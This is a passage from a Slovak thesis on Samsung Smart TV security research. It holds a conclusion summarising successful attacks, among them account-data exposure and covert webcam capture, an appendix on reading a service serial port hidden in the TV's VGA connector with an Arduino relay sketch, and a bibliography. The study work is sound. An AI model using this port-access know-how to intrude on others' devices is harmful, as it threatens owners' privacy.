
V našej práci sme uviedli prehľad existujúcich platforiem inteligentných televízorov so zameraním na platformu Samsung Smart TV. Je odzrkadlením tých myšlienok a útokov, ktoré sa podarilo doviesť do úspešného konca. Simulovali sme rôzne silných útočníkov - od takých, čo sa nachádzajú v rovnakej sieti, po takých, ktorí majú fyzický prístup. Nezávisle od ich sily boli schopní spôsobiť používateľovi škodu aspoň na úrovni odhalenia súkromných údajov k sociálnym sieťam, emailovým účtom alebo aj k účtom prepojených s možnosťou platby, čim je možné spôsobiť aj finančnú škodu. Pri fyzickom prístupe bol útočník schopný ovládnuť zariadenie na diaľku, meniť správanie systému a analyzovať systémove súbory, čo by mohlo viesť k eskalácií útoku. Podarilo sa nám za určitých okolností dosiahnuť snímanie obrazu cez webkameru bez vedomia používateľa. Počas písania tejto práce sme analyzovali systémové súbory, zaoberali sa fungovaním systému a snažili sme sa nájsť slabé miesta zabezpečenia. Nie všetko čo sa podarilo zistiť viedlo k výsledkom, ale určite všetko viedlo k lepšiemu pochopeniu fungovania nielen Samsung Smart TV platformy, ale aj inteligentných televízorov ako takých. Podarilo sa nám získať informácie a myšlienky ktoré sa zatiaľ nedali previesť do konkrétnych a ucelených postupov vedúcich k narušeniu systému, a určite budú v budúcnosti lepšie preskúmané. Inteligentný televízor je rozsiahly systém, ktorého preskúmanie trvá dlhý čas ale presvedčili sme sa, že výrobcovia musia vyvinúť ešte veľké úsilie aby ho spravili bezpečným.

Appendix - Zariadenie na odchytávanie výstupu zo servisného portu

Cieľom bolo vytvoriť zariadenie, ktoré bude spracovávať výstup zo servisného portu. Servisný port je skrytý vo VGA porte televízora na 4, 6 a 11 (4 je Rx, 11 je Tx a 6 GND). Musíme preto použiť upravený VGA kábel, ktorého jeden koniec bude pripojený do televízora a na druhom konci bude pripojený k mikrokontroleru Arduino. Ten bude spracovávať informácie prichádzajúce do Rx a posielať ich po sieti do nášho počítača. Arduino používame preto, lebo je potrebné spraviť konverziu signálu zo sériového portu na signál vhodný pre USB port (v našom prípade príde signál cez Ethernet). Bežne sa používa samostatný konvertor serial-to-USB, ktorý sa pripojí priamo do USB portu počítača, avšak Arduino robí to isté a dá sa použiť ešte aj na iné účely, tak sme zvolili tento postup.[17]



Obr. 4.13: Dôležité piny na VGA kábli



Obr. 4.14: Arduino po pripojení nami vyrobeného kábla

Na Arduine je potrebné spustiť čítanie zo sériového portu a telnet server na ktorý sa pripojíme a budeme z neho dostávať dáta načítané zo sériového portu. Prikladáme najpodstatnejšiu časť zdrojového kódu, metódu loop():

```
1  void loop()
2  {
3    EthernetClient client = TelnetServer.available();
4    char *tmp=frame;
5    int i=0;
6
7  /*Nacitavanie dat zo serioveho portu*/
8    while (Serial.available()){
9
10     if (i<FRAME_SIZE) {
11
12     *tmp=Serial.read();
13     tmp++;
14     i++;
15     }
16   }
17 /*Posielanie dat klientovi*/
18   if (i>0) {
19     TelnetServer.write(frame);
20   }
```

Literatúra

[1] Eldad Eilam *Reversing: Secrets of Reverse Engineering* 2005.

[2] Chris Eagle *The IDA Pro Book 2nd Edition* 2011.

[3] *ARM Architecture Reference Manual* 2005.

[4] OIPF official page *http://www.oipf.tv/*

[5] Prof. Ing. Václav Říčný, CSc., "Co je to hybridní televize HbbTV a jak tato platforma funguje?" *http://www.digizone.cz/clanky/co-je-hybridni-televize-hbbtv-a-jak-funguje/*

[6] Google TV homepage *http://www.google.com/tv/*

[7] Apple TV history *en.wikipedia.org/wiki/Apple_TV*

[8] LG Smart TV platfrom guide *http://docs.madewithmarmalade.com/display/MD/LG+Smart+TV+platform+guide/*

[9] LG development page *http://developer.lgappstv.com/*

[10] WebOS page *www.webos-internals.org*

[11] OpenLGTV homepage *http://openlgtv.org.ru/*

[12] Samsung Developement Guide *https://www.samsungdforum.com]*

[13] Android Master Key exploit *http://www.saurik.com/*

[14] Kevin Estis *presentation "Hacking the Apple TV and Where your Forensic Data Lives"* 2009

[15] SamyGO project homepage *http://www.samygo.tv*

[16] Lee SeungJin, "Samsung Smart TV (pwned TV makes you naked)" *http://grayhash.com*

[17] Serial console reader construction *http://wiki.samygo.tv/index.php5/Ex-Link_Cable_for_C/D/E_Series_and_BD_players*